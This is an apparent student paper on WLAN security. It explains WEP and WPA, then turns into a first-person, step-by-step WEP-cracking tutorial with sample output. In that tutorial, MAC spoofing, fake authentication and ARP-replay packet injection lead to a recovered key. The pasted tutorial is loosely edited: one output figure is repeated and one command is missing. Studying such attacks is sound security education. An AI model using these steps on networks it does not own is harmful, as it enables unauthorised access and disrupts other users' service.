PORTABLE WIRELESS CRACKER

Neeti Sangwan[*]

Abhishek Goyal[**]

Prateek Mogha**

Rishabh Luthra**

Abstract

This paper begins by introducing the concept of WLAN. The introductory section gives brief information on the WLAN components and its architecture. Wireless local area network (WLAN) has been widely used in many sectors. The popularity gained is due to many reasons, such as ease of installation, installation flexibility, mobility, reduced cost-of-ownership, and scalability. However, regardless of the benefits mentioned above, WLAN have some security threats, in which anyone who use it or intend to use it should be aware of. In order to examine the WLAN security threats, this paper will look at Denial of Service, Spoofing, and Eavesdropping. The paper will then explain how Wired Equivalent Privacy (WEP) works, which is the IEEE 802.11b/WiFi standard encryption for wireless networking. The discussion of WEP continues by examining its weaknesses, which result in it being much less secured than what was originally intended. This situation leads to further research regarding practical solutions in implementing a more secured WLAN (WPA2).

[*] Assistant Professor,Dept. of Engineering, Maharaja Surajmal Institute of Technology

[**] Dept. of Information Technology, Maharaja Surajmal Institute of Technology

Introduction

What is WLAN?

A wireless local area network (WLAN) is a flexible data communications system that can use either infrared or radio frequency technology to transmit and receive information over the air. A WLAN typically extends an existing wired local area network. WLANs are built by attaching a device called the access point (AP) to the edge of the wired network.

Components of WLAN:

Access Points:

Access Point (AP) is essentially the wireless equivalent of a LAN hub. It is typically connected with the wired backbone through a standard Ethernet cable, and communicates with wireless devices by means of an antenna. It also informs the wireless clients of its availability, and authenticates and associates wireless clients to the wireless network.

Network Interface Cards (NICs)/client adapters

Wireless client adapters connect PC or workstation to a wireless network either in ad hoc peer-to-peer mode or in infrastructure mode with APs .It connects desktop and mobile computing devices wirelessly to all network resources. The NIC scans the available frequency spectrum for connectivity and associates it to an access point or another wireless client. It is coupled to the PC/workstation operating system using a software driver. The NIC enables new employees to be connected instantly to the network.

WLAN Architecture:

Adhoc mode: The simplest WLAN configuration is an independent (or peer-to-peer) WLAN. It is a group of computers, each equipped with one wireless LAN NIC/client adapter. In this type of configuration, no access point is necessary and each computer in the LAN is configured at the same radio channel to enable peer-to-peer networking. Independent networks can be set up whenever two or more wireless adapters are within range of each other.

Infrastructure Mode: A station in the *infrastructure* mode communicates only with an AP. Basic Service Set (BSS) is a set of stations that are logically associated with each other and controlled by a single AP. Together they operate as a fully connected wireless network. The

BSSID is a 48-bit number of the same format as a MAC address. This field uniquely identifies each BSS. The value of this field is the MAC address of the AP.

Security Threats in WLAN:

Despite the productivity, convenience and cost advantage that WLAN offers, the radio waves used in wireless networks create a risk where the network can be hacked. This section explains three examples of important threats: Denial of Service, Spoofing, and Eavesdropping.

Denial of Service

It is an attempt to make a machine or network resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of efforts to temporarily or indefinitely interrupt or suspend services of a host connected to the internet. In this kind of attack, the intruder floods the network with either valid or invalid messages affecting the availability of the network resources. Due to the nature of the radio transmission, the WLAN are very vulnerable against denial of service attacks. The relatively low bit rates of WLAN can easily be overwhelmed and leave them open to denial of service attacks.

Spoofing: is a situation in which one person or program successfully masquerades as another by falsifying data and thereby gaining an illegitimate advantage. This is where the attacker could gain access to privileged data and resources in the network by assuming the identity of a valid user. This happens because 802.11 networks do not authenticate the source address, which is Medium Access Control (MAC) address of the frames. Attackers may therefore spoof MAC addresses and hijack sessions.

Eavesdropping: is the act of secretly listening to the private conversation of others without their consent. This involves attack against the confidentiality of the data that is being transmitted across the network. By their nature, wireless LANs intentionally radiates network traffic into space. This makes it impossible to control who can receive the signals in any wireless LAN installation. In the wireless network, eavesdropping by the third parties is the most significant threat because the attacker can intercept the transmission over the air from a distance, away from the premise of the company.

WEP (Wired Equivalent Privacy)

Wired Equivalent Privacy (WEP) is a standard encryption for wireless networking. It is a user authentication and data encryption system from IEEE 802.11 used to overcome the security threats in WLAN. Basically, WEP provides security to WLAN by encrypting the information transmitted over the air, so that only the receivers who have the correct encryption key can decrypt the information.

WEP security involves two parts, Authentication and Encryption. Authentication in WEP involves authenticating a device when it first joins the LAN. The authentication process in the wireless networks using WEP is to prevent devices/stations joining the network unless they know the WEP key.

WEP Authentication




Fig 1.WEP Authentication

In WEP-based authentication, wireless device sends authentication request to the wireless access point, then wireless access point sends 128 bit random challenge in a clear text to the requesting client. The wireless device uses the point. Wireless access point decrypts the signed message using the shared secret key and verifies the challenge that it has sent before. If the challenge matches, then authentication succeeds otherwise not.

WEP Encryption

WEP uses RC4 stream cipher to encrypt data between access point and wireless device. Key can be of either 64 bit or 128 bit.




Fig.2 WEP Encryption

WEP uses CRC for the data integrity. WEP performs CRC (Cyclic Redundancy Check) checksum operation on the plaintext and generates CRC value. This CRC value is concatenated to the plaintext. The secret key is concatenated to the Initialization Vector (IV) and fed into the RC4. Based on the secret key and IV, RC4 generates keystream. The keystream and plaintext+CRC message are XOR'ed together. The result is the ciphertext. The same Initialization Vector that was used before is prepended in clear text to the resultant ciphertext. The IV + Ciphertext along with the frame headers are then transmitted over the air.

WEP Vulnerabilities

Weakness: The ICV algorithm is not appropriate

The WEP ICV is based on CRC-32, an algorithm for detecting noise and common errors in transmission. CRC-32 is an excellent checksum for detecting errors, but an awful choice for a cryptographic hash.

The IV is too small

WEP's IV size of 24 bits provides for 16,777,216 different RC4 cipher streams for a given WEP key, for any key size. Remember that the RC4 cipher stream is XOR-ed with the original packet to give the encrypted packet that is transmitted, and the IV is sent in the clear with each packet. The problem is IV reuse. If the RC4 cipher stream for a given IV is found, an attacker can decrypt subsequent packets that were encrypted with the same IV or can forge packets.


WPA (Wi-Fi Protected Access)

Wi-Fi Protected Access, a Wi-Fistandard that was designed to improve upon the security features of WEP. The technology is designed to work with existing Wi-Fi products that have been enabled with WEP but the technology includes two improvements over WEP:

- Improved data encryption through the temporal key integrity protocol (TKIP).The keys used by WPA are 256-bit, a significant increase over the 64-bit and 128-bit keys used in the WEP system. TKIP employs a per-packet key system that was radically more secure than fixed key used in the WEP system.
- User authentication, which is generally missing in WEP, through the extensible authentication protocol (EAP). WEP regulates access to a wireless network based on a computer hardware-specific MAC address, which is relatively simple to be sniffed out and

stolen. EAP is built on a more secure public-key encryption system to ensure that only authorized network users can access the network.

A variation of WPA designed for use on home networks is called WPA Pre Shared Key or WPA-PSK for short. WPA-PSK is a simplified but still powerful form of WPA. To use WPA-PSK, a person sets a static key or passphrase as with WEP. But, using TKIP, WPA-PSK automatically changes the keys at a preset time interval, making it much more difficult for hackers to find and exploit them.



S No	Basis of Comparison	WEP	WPA
1.	Key Size For Encryption	64 or 128 bit	256 bit
2.	Key->Static Or Dynamic	Static key i.e.uses same key for the encryption of packets.	Dynamic key.meaning that it dynamically generates a new 128-bit key for each packet.
3.	Security	Can be easily cracked therefore now it is obsolete	Cannot be cracked easily
4.	Data Integrity	It's main flaw is that it did not provide a sufficiently strong data integrity guarantee for the packets it handled.	It includes a message integrity check. This is designed to prevent an attacker from capturing, altering and/or resending data packets

Table1:Difference between WEP and WPA

Cracking Steps


1.First run the following to get a list of your network interfaces:

Airmon-ng

The only one I've got there is labeled `ra0`. Yours may be different; take note of the label and write it down. From here on in, substitute it in everywhere a command includes (interface).

2. Now, run the following four commands. See the output that I got for them in the screenshot below.

```
airmon-ng stop (interface)
ifconfig (interface) down
Macchanger —mac 00:11:22:33:44:55 (interface)
airmon-ng start (interface)
```



```
bt ~ # airmon-ng

Interface       Chipset         Driver

ra0             Ralink b/g      rt2500

bt ~ # airmon-ng stop ra0


Interface       Chipset         Driver

ra0             Ralink b/g      rt2500 (monitor mode disabled)

bt ~ # ifconfig ra0 down
bt ~ # macchanger --mac 00:11:22:33:44:55 ra0
Current MAC: 00:c0:ca:25:2d:41 (Alfa, Inc.)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
bt ~ # airmon-ng start ra0


Interface       Chipset         Driver

ra0             Ralink b/g      rt2500 (monitor mode enabled)

bt ~ #
```


Fig 3

3.If you don't get the same results from these commands as pictured here, most likely your network adapter won't work with this particular crack. If you do, you've successfully "faked" a new MAC address on your network interface, 00:11:22:33:44:55.

Now it's time to pick your network. Run:

```
airodump-ng (interface)
```

To see a list of wireless networks around you. When you see the one you want, hit Ctrl+C to stop the list. Highlight the row pertaining to the network of interest, and take note of two things: its BSSID and its channel (in the column labeled CH), as pictured below. Obviously the network you want to crack should have WEP encryption (in the ENC) column, not WPA or anything else.



```
CH  4 ][ Elapsed: 0 s ][ 2009-07-01 00:05

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:21:29:AC:65:5B  -58        2        0    0   4  54  WPA2 CCMP   PSK  saitek
00:18:39:CB:03:F1   -1        0        0    0  14  -1                   <length:  0>
00:23:69:BB:2D:0F  -31        7        0    0   3  54  WEP  WEP         yoyo
00:1A:C4:68:BD:F9  -82        3        0    0   3  54. WEP  WEP         2WIRE244
00:12:17:29:13:92  -80        5        0    0   3  54  WPA  TKIP   PSK  Skaggs
00:1B:2F:50:26:10  -63        2        0    0   6  54. WPA2 CCMP   PSK  Super_Int
00:18:3F:5F:9B:D9  -45        3        0    0   6  54. WEP  WEP         <length:  1>
00:1C:10:08:61:CE  -70        3        0    0   6  54  WPA  TKIP   PSK  DA ROSA
00:50:18:4A:E0:C6  -80        2        0    0   1  54. WEP  WEP         soyk
00:1C:10:2B:06:B4  -50        4        0    0   1  54  WEP  WEP         The Resisty
00:14:A5:93:45:3B  -65        2       11    5   1  54  WEP  WEP         Motorola
00:1F:33:C9:EB:46  -79        2        0    0   1  54  WPA  TKIP   PSK  Double1
00:05:5D:EC:AA:52  -63        7        0    0   8  11  OPN              LittleEngine
00:21:00:1A:2E:41  -75        3        0    0   7  54  WEP  WEP         Froyo Wireless
```


Fig 4

4 Like I said, hit Ctrl+C to stop this listing. (I had to do this once or twice to find the network I was looking for.) Once you've got it, highlight the BSSID and copy it to your clipboard for reuse in the upcoming commands.

Now we're going to watch what's going on with that network you chose and capture that information to a file. Run:

```
airodump-ng -c (channel) -w (file name) —bssid (bssid) (interface)
```

5.Where (channel) is your network's channel, and (bssid) is the BSSID you just copied to clipboard. You can use the Shift+Insert key combination to paste it into the command. Enter anything descriptive for (file name). I chose "yoyo," which is the network's name I'm cracking.




```
CH  4 ][ Elapsed: 0 s ][ 2009-07-01 00:05

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:21:29:AC:65:5B  -58        2        0    0   4  54  WPA2 CCMP   PSK  saitek
00:18:39:CB:03:F1   -1        0        0    0  14  -1                   <length:  0>
00:23:69:BB:2D:0F  -31        7        0    0   3  54  WEP  WEP         yoyo
00:1A:C4:68:BD:F9  -82        3        0    0   3  54. WEP  WEP         2WIRE244
00:12:17:29:13:92  -80        5        0    0   3  54  WPA  TKIP   PSK  Skaggs
00:1B:2F:50:26:10  -63        2        0    0   6  54. WPA2 CCMP   PSK  Super_Int
00:18:3F:5F:9B:D9  -45        3        0    0   6  54. WEP  WEP         <length:  1>
00:1C:10:08:61:CE  -70        3        0    0   6  54  WPA  TKIP   PSK  DA ROSA
00:50:18:4A:E0:C6  -80        2        0    0   1  54. WEP  WEP         soyk
00:1C:10:2B:06:B4  -50        4        0    0   1  54  WEP  WEP         The Resisty
00:14:A5:93:45:3B  -65        2       11    5   1  54  WEP  WEP         Motorola
00:1F:33:C9:EB:46  -79        2        0    0   1  54  WPA  TKIP   PSK  Double1
00:05:5D:EC:AA:52  -63        7        0    0   8  11  OPN              LittleEngine
00:21:00:1A:2E:41  -75        3        0    0   7  54  WEP  WEP         Froyo Wireless
```

Fig 5

6.Here the ESSID is the access point's SSID name, which in my case is `yoyo`. What you want to get after this command is the reassuring "Association successful" message with that smiley face.



```
bt ~ # aireplay-ng -1 0 -a 00:23:69:BB:2D:0F -h 00:11:22:33:44:55 -e yoyo ra0
The interface MAC (00:C0:CA:25:2D:41) doesn't match the specified MAC (-h).
        ifconfig ra0 hw ether 00:11:22:33:44:55
00:08:02  Waiting for beacon frame (BSSID: 00:23:69:BB:2D:0F) on channel 3

00:08:02  Sending Authentication Request (Open System) [ACK]
00:08:02  Authentication successful
00:08:02  Sending Association Request

00:08:07  Sending Authentication Request (Open System) [ACK]
00:08:07  Authentication successful
00:08:07  Sending Association Request [ACK]
00:08:07  Association successful :-) (AID: 1)
bt ~ #
```


Fig 6

7 You're almost there. Now it's time for:

```
aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (interface)
```

Here we're creating router traffic to capture more throughput faster to speed up our crack. After a few minutes, that front window will start going crazy with read/write packets. (Also, I was unable to surf the web with the `yoyo` network on a separate computer while this was going on.) Here's the part where you might have to grab yourself a cup of coffee or take a walk. Basically you want to wait until enough data has been collected to run your crack. Watch the number in the "#Data" column—you want it to go above 10,000. (Pictured below it's only at 854.)

Depending on the power of your network (mine is inexplicably low at -32 in that screenshot, even though the `yoyo` AP was in the same room as my adapter), this process could take some time. Wait until that #Data goes over 10k, though—because the crack won't work if it doesn't. In fact, you may need more than 10k, though that seems to be a working threshold for many.



```
CH  3 ][ Elapsed: 3 mins ][ 2009-07-01 00:10

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:23:69:BB:2D:0F  -32 100     5312      854    1   3  54  WEP  WEP    OPN  yoyo

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:23:69:BB:2D:0F  00:19:E3:
00:23:69:BB:2D:0F  00:0D:93:
```


```
Read 17891 packets (got 12 ARP requests and 1011 ACKs), sent 7675 packets.
Read 17940 packets (got 12 ARP requests and 1017 ACKs), sent 7725 packets.
Read 17991 packets (got 12 ARP requests and 1025 ACKs), sent 7775 packets.
Read 18041 packets (got 12 ARP requests and 1033 ACKs), sent 7825 packets.
Read 18090 packets (got 12 ARP requests and 1045 ACKs), sent 7875 packets.
Read 18140 packets (got 12 ARP requests and 1050 ACKs), sent 7925 packets.
Read 18189 packets (got 12 ARP requests and 1059 ACKs), sent 7975 packets.
Read 18240 packets (got 12 ARP requests and 1065 ACKs), sent 8025 packets.
Read 18290 packets (got 12 ARP requests and 1072 ACKs), sent 8075 packets.
Read 18340 packets (got 12 ARP requests and 1078 ACKs), sent 8125 packets.
Read 18390 packets (got 12 ARP requests and 1086 ACKs), sent 8176 packets.
Read 18440 packets (got 12 ARP requests and 1094 ACKs), sent 8226 packets.
Read 18490 packets (got 12 ARP requests and 1103 ACKs), sent 8275 packets.
Read 18540 packets (got 12 ARP requests and 1112 ACKs), sent 8325 packets.
Read 18589 packets (got 12 ARP requests and 1124 ACKs), sent 8376 packets.
Read 18640 packets (got 12 ARP requests and 1131 ACKs), sent 8426 packets.
Read 18690 packets (got 12 ARP requests and 1139 ACKs), sent 8476 packets.
Read 18739 packets (got 12 ARP requests and 1143 ACKs), sent 8525 packets.
Read 18789 packets (got 12 ARP requests and 1154 ACKs), sent 8576 packets.
Read 18840 packets (got 12 ARP requests and 1160 ACKs), sent 8626 packets.
Read 18890 packets (got 12 ARP requests and 1170 ACKs), sent 8676 packets.
Read 18940 packets (got 12 ARP requests and 1180 ACKs), sent 8726 packets.
Read 18989 packets (got 12 ARP requests and 1188 ACKs), sent 8775 packets.
Read 19040 packets (got 12 ARP requests and 1202 ACKs), sent 8826 packets.
pps)
```

Fig 7

8.Once you've collected enough data, it's the moment of truth. Launch a third Konsole window and run the following to crack that data you've collected:

```
aircrack-ng -b (bssid) (file name-01.cap)
```

If you didn't get enough data, aircrack will fail and tell you to try again with more. If it succeeds, it will look like this:



```
bt ~ # aircrack-ng -n 64 -b 00:0F:CC:FA:D0:44 Ben-01.cap
Opening Ben-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 82370 ivs.
                    KEY FOUND! [ [redacted] ]
       Decrypted correctly: 100%


bt ~ #
```

Fig 8:Output

Conclusion:

WLANs offer new services that traditional wired LANs cannot provide, but they also introduce new security concerns. Although the security concerns of WLAN services cannot be completely eliminated, we can mitigate them by a proper integration of standards, technologies, management, policies, and service environments.

References:

1 Jon Edney and William A. Arbaugh, *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*, 480 pages, Addison Wesley, 2012, ISBN: 0-321-13620-9

2 Bob Fleck and Jordan Dimov, "Wireless Access Points and ARP Poisoning: Wireless vulnerabilities thatexpose the wired network," October 2010.

3 EC Council (2012). Certified Ethical Hacker: Hacking Wireless Networks

4 Wireless Lan Security Issues and Solutions, Rafidah Abdul Hamid,GIAC Security Essentials Certification,2011

5 Graham, E., Steinbart, P.J. (2009) Wireless Security

6 Kennedy, S. (2009). Best practices for wireless network security. Information Systems Control Journal (3).

7 Jason Bonde(2010), Wireless Security, University of Minnesota UMM CSci Senior Seminar Conference Morris, MN.

8 Alexander Gutjahr, Albert Ludwigs University,(2012)Freiburg.–Wired Equivalent Privacy (WEP) Functionality, Weak Points, Attacks